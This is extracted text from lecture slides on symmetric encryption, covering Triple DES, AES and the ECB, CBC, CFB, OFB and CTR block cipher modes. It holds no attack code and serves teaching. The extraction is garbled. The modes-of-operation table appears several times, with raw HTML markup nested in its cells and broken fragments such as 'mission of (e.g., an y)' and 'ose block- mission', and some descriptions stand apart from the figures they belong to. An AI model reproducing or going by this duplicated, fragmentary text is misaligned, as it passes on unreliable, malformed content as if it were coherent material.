
# Triple DES (3DES)

- Repeats basic DES algorithm three times using either two or three unique keys
- First standardized for use in financial applications in ANSI standard X9.17 in 1985
- Attractions:
  - 168-bit key length overcomes the vulnerability to brute-force attack of DES
  - Underlying encryption algorithm is the same as in DES
- Drawbacks:
  - Algorithm is sluggish in software
  - Uses a 64-bit block size

Step 2 Decrypt provides backwards compatibility with DES



(a) Encryption



(b) Decryption

**Figure 20.2 Triple DES**

$K_1 = K_2 = K_3$  is simply DES;  $K_1 = K_3$  implies 112 bit key ( $2^*56$ )

# Advanced Encryption Standard (AES)

Needed a replacement for 3DES

3DES was not reasonable for long term use

NIST called for proposals for a new AES in 1997

Should have a security strength equal to or better than 3DES


Significantly improved efficiency

Symmetric block cipher

128 bit data and 128/192/256 bit keys

Selected Rijndael in November 2001

Published as FIPS 197



**Figure 20.3 AES Encryption and Decryption**

# Practical Security Issues

- Typically symmetric encryption is applied to a unit of data larger than a single 64-bit or 128-bit block
- Electronic codebook (ECB) mode is the simplest approach to multiple-block encryption
  - Each block of plaintext is encrypted using the same key
  - Cryptanalysts may be able to exploit regularities in the plaintext
- Modes of operation
  - Alternative techniques developed to increase the security of symmetric block encryption for large sequences
  - Overcomes the weaknesses of ECB

# Block Cipher Modes of Operation

Mode	Description	Typical Application									
Electronic Codebook (ECB)	<b>Block Cipher Modes of Operation</b>	mission of (e.g., an y)									
Cipher Block Chaining (CBC)	<table border="1"><thead><tr><th>Mode</th><th>Description</th><th>Typical Application</th></tr></thead><tbody><tr><td>Electronic Codebook (ECB)</td><td>Each block of 64 plaintext bits is encoded independently using the same key.</td><td>•Secure transmission of single values (e.g., an encryption key)</td></tr><tr><td>Cipher Block Chaining (CBC)</td><td>The input to the encryption algorithm is the XOR of the next 64 bits of plaintext and the preceding 64 bits of ciphertext.</td><td>•General-purpose block-oriented transmission •Authentication</td></tr></tbody></table>	Mode	Description	Typical Application	Electronic Codebook (ECB)	Each block of 64 plaintext bits is encoded independently using the same key.	•Secure transmission of single values (e.g., an encryption key)	Cipher Block Chaining (CBC)	The input to the encryption algorithm is the XOR of the next 64 bits of plaintext and the preceding 64 bits of ciphertext.	•General-purpose block-oriented transmission •Authentication	ose block- mission
Mode	Description	Typical Application									
Electronic Codebook (ECB)	Each block of 64 plaintext bits is encoded independently using the same key.	•Secure transmission of single values (e.g., an encryption key)									
Cipher Block Chaining (CBC)	The input to the encryption algorithm is the XOR of the next 64 bits of plaintext and the preceding 64 bits of ciphertext.	•General-purpose block-oriented transmission •Authentication									
Cipher Feedback (CFB)	<table border="1"><tbody><tr><td>Cipher Feedback (CFB)</td><td>Input is processed <math>s</math> bits at a time. Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.</td><td>•General-purpose stream-oriented transmission •Authentication</td></tr><tr><td>Output Feedback (OFB)</td><td>Similar to CFB, except that the input to the encryption algorithm is the preceding DES output.</td><td>•Stream-oriented transmission over noisy channel (e.g., satellite communication)</td></tr><tr><td>Counter (CTR)</td><td>Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.</td><td>•General-purpose block-oriented transmission •Useful for high-speed requirements</td></tr></tbody></table>	Cipher Feedback (CFB)	Input is processed $s$ bits at a time. Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.	•General-purpose stream-oriented transmission •Authentication	Output Feedback (OFB)	Similar to CFB, except that the input to the encryption algorithm is the preceding DES output.	•Stream-oriented transmission over noisy channel (e.g., satellite communication)	Counter (CTR)	Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.	•General-purpose block-oriented transmission •Useful for high-speed requirements	ose stream- mission
Cipher Feedback (CFB)	Input is processed $s$ bits at a time. Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.	•General-purpose stream-oriented transmission •Authentication									
Output Feedback (OFB)	Similar to CFB, except that the input to the encryption algorithm is the preceding DES output.	•Stream-oriented transmission over noisy channel (e.g., satellite communication)									
Counter (CTR)	Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.	•General-purpose block-oriented transmission •Useful for high-speed requirements									
Output Feedback (OFB)	<p>is the preceding DES output.</p>	ted over noisy channel (e.g., satellite communication)									
Counter (CTR)	Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.	•General-purpose block-oriented transmission •Useful for high-speed requirements									

# Electronic Codebook (ECB)

- Simplest mode
- Plaintext is handled  $b$  bits at a time and each block is encrypted using the same key
- “Codebook” is used because there is an unique ciphertext for every  $b$ -bit block of plaintext
  - Not secure for long messages since repeated plaintext is seen in repeated ciphertext
  - To overcome security deficiencies you need a technique where the same plaintext block, if repeated, produces different ciphertext blocks

The input to the encryption algorithm is the XOR of the next 64 bits of plaintext and the preceding 64 bits of ciphertext.




Figure 20.7 Cipher Block Chaining (CBC) Mode

Input is processed  $s$  bits at a time. Preceding ciphertext is used as input to the encryption algorithm to produce pseudorandom output, which is XORed with plaintext to produce next unit of ciphertext.




Figure 20.8  $s$ -bit Cipher Feedback (CFB) Mode

Each block of plaintext is XORed with an encrypted counter. The counter is incremented for each subsequent block.


